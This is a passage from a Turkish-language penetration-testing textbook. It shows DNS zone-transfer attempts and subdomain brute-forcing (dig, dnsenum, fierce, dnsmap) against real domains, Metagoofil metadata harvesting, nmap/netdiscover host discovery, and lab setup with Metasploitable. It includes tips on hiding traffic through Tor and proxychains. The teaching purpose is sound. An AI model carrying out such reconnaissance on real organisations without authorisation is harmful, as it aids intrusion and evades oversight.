   ulugay.com.         0     IN    SOA  ns13.domaincontrol.com.
dns.jomax.net. 2015021804 28800 7200 604800 600

   ulugay.com.         0     IN    MX   10
mailstore1.europe.secureserver.net.
```

```
   ulugay.com.         0     IN    MX   0
smtp.europe.secureserver.net.


   ;; ADDITIONAL SECTION:

   ns14.domaincontrol.com.  52194 IN   A     208.109.255.7

   ns14.domaincontrol.com.  76326 IN   AAAA  2607:f208:302::7

   ns13.domaincontrol.com.  52194 IN   A     216.69.185.7

   ns13.domaincontrol.com.  72895 IN   AAAA  2607:f208:206::7

   smtp.europe.secureserver.net. 1320 IN   A     188.121.52.56


   ;; Query time: 131 msec

   ;; SERVER: 192.168.97.20#53(192.168.97.20)

   ;; WHEN: Mon Dec 21 18:10:12 EET 2015

   ;; MSG SIZE rcvd: 328
```

Gördüğünüz üzere NsLookup ile elde ettiğimizden daha fazla bir sonuca ulaşamadık. Yalnız burada bir deneme daha yapmamız lazım, o da doğru ad sunucusundan kayıtları transfer etmeye çalışmak (dig komutunun doğru kullanımı ancak doğru ad sunucusu ile olacaktır.) Yukarıdaki sonuçları incelediğimizde bu alan için kullanılan ad sunucularının ns14.domaincontrol.com ve ns13.domaincontrol.com olduğunu görüyoruz. Bu durumda DNS ile ilgili asıl bilgi kaynağımız da bu ad sunucuları. Şimdi tekrar dig komutunu çalıştırarak transfer denemesi yapalım. Önce ping ile IP adresini öğreniyoruz:

```
   # ping ns13.domaincontrol.com

   PING ns13.domaincontrol.com (216.69.185.7) 56(84) bytes of
data.

   64 bytes from ns13.domaincontrol.com (216.69.185.7):
icmp_seq=1 ttl=47 time=59.5 ms

   64 bytes from ns13.domaincontrol.com (216.69.185.7):
icmp_seq=2 ttl=47 time=55.1 ms
```

Daha sonra bu adrese sorgu yaptığımızda, gördüğünüz gibi yine başarısız olduk.

```
  dig @216.69.185.7ulugay.com -t AXFR

;; communications error
```

Şimdi aynı denemeyi “dnsenum” komutuyla yapalım. Bu komut da DNS ile ilgili bulabildiği kayıtları getirecek ve aynı zamanda kayıtları transfer etmeyi deneyecektir. Komut “dnsenum alan_adi” şeklinde.

```
  dnsenum ulugay.com

dnsenum.pl VERSION:1.2.3


----- ulugay.com -----



Host's addresses:

__________________


ulugay.com.                598    IN  A    50.63.202.44



Name Servers:

______________


ns14.domaincontrol.com.          51896  IN  A    208.109.255.7

ns13.domaincontrol.com.          51896  IN  A    216.69.185.7



Mail (MX) Servers:
```

```
   ____________________


   smtp.europe.secureserver.net.      1022   IN   A
188.121.52.56

   mailstore1.europe.secureserver.net.    403    IN   A
188.121.52.57



   Trying Zone Transfers and getting Bind Versions:

   ___________________________________________________



   Trying Zone Transfer for ulugay.com on ns13.domaincontrol.com
...

   AXFR record query failed: truncated zone transfer


   Trying Zone Transfer for ulugay.com on ns14.domaincontrol.com
...

   AXFR record query failed: truncated zone transfer


   brute force file not specified, bay.
```

Yukarıda görüldüğü üzere transfer yine başarısız oldu. Sadece ad ve e-posta sunucularıyla ilgili bilgi getirebildi. Sorguladığımız ad sunucusu Godaddy'ye ait bir sunucu ve güvenliğe oldukça dikkat ediyorlar. Google için de aynı durum söz konusu. Fakat sizin sorguladığınız şirket güvenlik konusunda daha dikkatsiz olabilir. Bu yüzden dig ve dnsenum ile şansınızı denemenizde fayda var.

Ek Bilgi:

dig ve dnsenum komutlarını usewithtor ile kullanamazsınız. Tor UDP ve ICMP trafiği

desteklemediği için hata verecektir.

“fierce” ve “dnsmap” komutları:

dig ve dnsenum kısmında gördüğünüz gibi ad sunucularından transfer denememiz başarısız oldu. Bu durumda sıradaki yöntem taramayla bu bilgilere ulaşmaya çalışmak. Bu komutların kendi sözlükleri var ve bu sözlüklerdeki kelimelere göre deneme yapıyorlar.

fierce ile başlayalım. Komutumuz “fierce -dns alan_adi” şeklinde. Fierce de önce transfer denemesi yaparak şansını deneyecek, eğer olmazsa kelime denemelerine başlayacaktır. Bu komutu kullanmak çok da hoş karşılanmayacağı için ilgili alan adını kapatarak sonuçları vereceğim.

```
# fierce -dns *.com
DNS Servers for *.com:
   kay.ns.cloudflare.com
   seth.ns.cloudflare.com

Trying zone transfer first...
   Testing kay.ns.cloudflare.com
         Request timed out or transfer not allowed.
   Testing seth.ns.cloudflare.com
         Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
```

```
Now performing 2280 test(s)...

82.*.*.*ftp.*.com

82.*.*.*hr.*.com

...
```

Yukarıda bütün sonuçları listelemedim. Ama görüldüğü üzere hr ve ftp ile başlayan iki alt alan ve onların IP adreslerini buldu. Yapmamız gereken, ilgili detayları keşif raporuna ekleyip yolumuza devam etmek.

Son olarak dnsmap komutunu inceleyelim. Komutumuz "dnsmap alan_adi". Aşağıda görüldüğü şekilde bu komutla aynı alan adlarına ulaştık.

```
    dnsmap *.com

dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)


[+] searching (sub)domains for *.com.tr using built-in
wordlist

[+] using maximum random delay of 10 millisecond(s) between
requests


ftp.*.com

IP address #1: 82.*.*.*


hr.*.com

IP address #1: 82.*.*.*
```

Ek Bilgi:

dnsmap ve fierce komutlarını proxychains komutu ile denediğimizde fierce'in hata verdiğini ama dnsmap komutunun çalıştığını göreceksiniz. Hatta daha önce

bahsettiğimiz iptables kurallarını devreye sokup Tor ağı harici bir trafiğe izin vermediğimizde dahi dnsmap, proxychains ile problemsiz çalışmakta. Bu durumda gizliliği esas alarak dnsmap'i tercih edebiliriz.

Metagoofil

Metagoofil ile bir sitedeki dosyaları aratıp bu dosyaların üzerindeki verilerden (metadata verisinden) kullanıcı adı, e-posta gibi verileri derlememiz mümkün. Ayrıca doc, docx, xls, xlsx, ppt, pptx, pdf gibi dosya formatlarını indirerek size ilginç gelenleri inceleyebilirsiniz. Mesela bilgi güvenliği prosedürü bir Word dosyası olarak karşınıza çıkabilir ve size çok değerli bilgiler verebilir.

Öncelikle metagoofil'i indirmek için aşağıdaki komutu kullanalım:

```
apt-get install metagoofil
```

Şimdi komut detaylarına geçelim:

```
metagoofil -d siteadi -t doc,xls,xlsx,docx -l 50 -n 10 -o
resultfiles -f result
```

-d parametresiyle site adresini giriyoruz.

-t ile doküman tiplerini seçiyoruz.

-l ile toplam indireceğimiz dosya sayısı sınırını,


-n ile her dosya tipi için kaç adet indireceğimizi,

-o ile hangi dizine dosyaların kaydedileceğini,

-f ile rapor sonucumuzun yazılacağı dosya adını belirliyoruz.

Örnek ekran görüntüsünü aşağıda görebilirsiniz:

Örnek sonuç raporu ise şu şekilde:



Yukarıda gördüğünüz gibi metagoofil kullanıcı adları, yazılımlar, e-postalar ve dosyaların bulunduğu dizinler gibi birçok faydalı bilgi verebiliyor. Bunun haricinde inen dosyaların isimlerini ve genel içeriklerini de incelemenizde fayda var. Bazen kullanıcı adı ve şifre bilgilerini bile bu dosyalardan birinde bulabilirsiniz.

ÖZET

Bu bölümde keşif aşamasının ne olduğunu ve ne gibi bilgileri toplayabileceğimizi gördük. Bu bilgileri toplamak için değişik uygulamaları nasıl kullanabileceğimizi öğrendik. Elde ettiğimiz bilgileri iyi bir şekilde kayıt altına

almamız gerektiğini tekrar hatırlatmakta fayda var. Bu bilgiler hem sosyal mühendislik hem de zafiyet taramasında çok işimize yarayacak.

Bu bölümde neler yaptık?

- Web sitesi incelemesi ve bilgi toplama
- Tor ile izlerimizi kapatma
- HTTrack ile site kopyalama
- Arama motorları üzerinden bilgi toplama
- LinkedIn üzerinde çalışan bilgilerini toplama
- theHarvester ile e-posta ve alan adı bilgilerini toplama
- NsLookup, Whois ve host kullanarak IP ve alan adı detaylarına ulaşma
- dig, dnsenum, fierce, dnsmap ile alan adıyla ilgili daha fazla bilgiye ulaşma
- Metagoofil ile sitedeki dosyaları bulma ve analiz etme

DÖRDÜNCÜ BÖLÜM

ZAFİYET TARAMASI

Zafiyet taraması nedir?

Zafiyet taraması, sızma testinde ikinci aşama. Bu aşamada bir önceki bölümde tespit ettiğimiz IP adresleriyle ilgili daha detaylı tarama yapacağız. Bir şirketin web sitesi varsa e-posta, telefon, video konferans ve dışa açık olması gereken hizmetlerden faydalanıyorsa elbette tarama yapabileceğimiz IP adresleri ve bu adreslerin hizmet veren açık kapıları (port) olacaktır.

Zafiyet taraması ile IP adresleri üzerinden port taraması yapacağız. Önce hangi servislerin çalıştığını tespit edeceğiz. Daha sonra ilgili servisler için daha detaylı zafiyet analizleri yapacağız. Ayrıca ilgili şirketin içinden de zafiyet taraması yapabileceğinizi düşünerek canlı IP adreslerinin tespitine de yer vereceğiz.

Zafiyet taramasını tamamladığımızda ne gibi açıklıklar olduğunu tespit ederek hangi yollarla mevcut hedefleri ele geçirebileceğimiz konusunda daha fazla fikir sahibi olacağız.

Bu bölümde ve sonraki bölümlerde yapacağımız tarama ve saldırıları daha önce bahsettiğimiz Metasploitable ve De-ICE gibi sızma testi laboratuvarımızda çalıştıracağımız sistemler üzerinde deneyeceğiz.

Ağdaki aktif cihazları tespit etmek

Sızma testi hem dışarıdan hem içeriden saldırıyı kapsayacağından ağ içinde tarama yaparak canlı hedefleri bulmayı da bilmemiz gerekiyor. Bunun için iki farklı yazılım kullanacağız: Netdiscover[18] ve nmap.

Netdiscover komutu:

Bu komutla aktif ve pasif tarama yapabiliyoruz. Amacımız, "belli IP aralıklarında hedef listemize ekleyebileceğimiz sistemler olup olmadığını" kontrol etmek. Eğer sistemde tarama yaptığımızın hiç anlaşılmaması gerekiyorsa komutu pasif olarak çalıştırabiliriz.

Komutu nasıl çalıştıracağımızı inceleyelim. Aşağıda komut örneği bulunuyor:


```
# netdiscover -i eth0 -r 192.168.1.0/24 -p
```

"-i" ile ağ arayüzünü belirliyoruz. Kali'de gireceğimiz arayüz adı "eth0" olacak.

"-r" ile aralığı belirliyoruz. Burada 192.168.1.0/24 ile 192.168.1.1-192.168.1.254 aralığını taramasını istiyoruz.

"-p"yi pasif modda çalıştırmak için kullanıyoruz.

Komutu pasif olarak çalıştırdığımızda çok fazla bir sonuç beklemeyin. Örneğimizin verdiği sonuç da sadece modem IP'si oldu.




Netdiscover'dan çıkmak için CTRL ve C tuşlarına beraber basmanız gerekiyor.

[18] http://sourceforge.net/projects/netdiscover/

Bu sefer pasif mod olmadan deneyelim. “-p” yazmadan komutumuzu çalıştıralım.

```
# netdiscover -i eth0 -r 192.168.1.0/24
```

Aşağıda gördüğünüz gibi başka IP’ler de bulduk:



Nmap komutu:

Nmap komutunu şimdilik sadece aktif IP adreslerini bulmak için kullanacağız; ama sonraki bölümlerde birçok test ve analiz için nmap’e yine başvuracağız.

Tarama için yazacağımız komut “nmap -sP IParalığı”.

```
 # nmap -sP 192.168.1.0/24

Starting Nmap 6.45 ( http://nmap.org ) at 2014-05-11 00:26
EEST

Nmap scan report for 192.168.1.1

Host is up (0.0043s latency).

MAC Address: 24:69:A5:AC:8B:0E (Huawei Technologies Co.)

Nmap scan report for 192.168.1.20

Host is up (0.044s latency).

MAC Address: E0:B9:BA:7F:6F:57 (Apple)

Nmap scan report for 192.168.1.21

Host is up (0.00029s latency).
```

```
   MAC Address: 28:CF:E9:1D:8C:81 (Apple)

   Nmap scan report for 192.168.1.23

   Host is up (0.050s latency).

   MAC Address: 94:44:44:0A:1B:9D (LG Innotek)

   Nmap scan report for 192.168.1.26

   Host is up (0.085s latency).

   MAC Address: 5C:96:9D:24:D9:CE (Apple)

   Nmap scan report for 192.168.1.28

   Host is up.

   Nmap done: 256 IP addresses (6 hosts up) scanned in 27.82
seco
```

Yukarıda görüldüğü üzere daha fazla sonuç aldık. Ayrıca nmap başarılı bir şekilde cihazların üretici firma bilgilerini de buldu. Şu durumda nmap ile tarama yapmamız daha iyi bir tercih olarak görünüyor.

Eğer nmap ile farklı aralıklar tanımlamamız gerekiyorsa aşağıdaki komutlarda olduğu gibi örnekleri siz çoğaltabilirsiniz:

```
   # nmap -sP 192.168.1.1-10 192.168.2.1-30

   # nmap -sP 192.168.1.0/24 192.168.2.0/24
```

İlk hedef bilgisayarlarımız

Sızma testi laboratuvarımıza ilk hedef olarak Windows XP SP1 ve Metasploitable ekleyeceğiz. Windows XP bulması biraz zor olabilir ama tozlu raflardan, ikinci el sitelerinden veya arşivinizden bulabilirseniz çok işinize yarar. Yama seviyesi SP1 olursa çok daha kullanışlı olur çünkü ilk baştaki

hedeflerimizin kolay olması ve rahat ele geçirilebilir olması alıştırmalar yapabilmemiz ve ilerleyebilmemiz açısından önemli.


Eğer Windows XP bulursanız Kali kurulumundaki adımlara benzer adımlarla VirtualBox'a ekleyip kurulum yapabilirsiniz. Windows kurulum adımlarını detaylı olarak vermeyeceğim.

Ek Bilgi:


Windows XP'yi kurduktan sonra ağ arayüzü doğru olarak çalışmıyorsa "Intel PRO/1000 MT Desktop driver" araması yapıp sürücülerini indirmeniz ve XP'ye kurmanız gerekebilir. Ayrıca önce VirtualBox eklentilerini kurmayı da unutmayın.

Metasploitable:


Metasploitable kurmak için önce indirmemiz gerekiyor. Bunun için http://sourceforge.net/projects/metasploitable/ sitesine girip "Download"a tıklayalım.



Metasploitable-linux-2.0.0.zip dosyası indikten sonra zip'i açıyoruz. Karşımıza Metasploitable2-Linux şeklinde bir dizin gelecek. Bundan sonra Metasploitable'ı VirtualBox'a tanıtıyoruz. Yine VirtualBox'ta "New" düğmesine tıklıyoruz.




Karşımıza çıkan ekranda bilgileri aşağıdaki gibi dolduruyoruz ve “Next” ile devam ediyoruz.

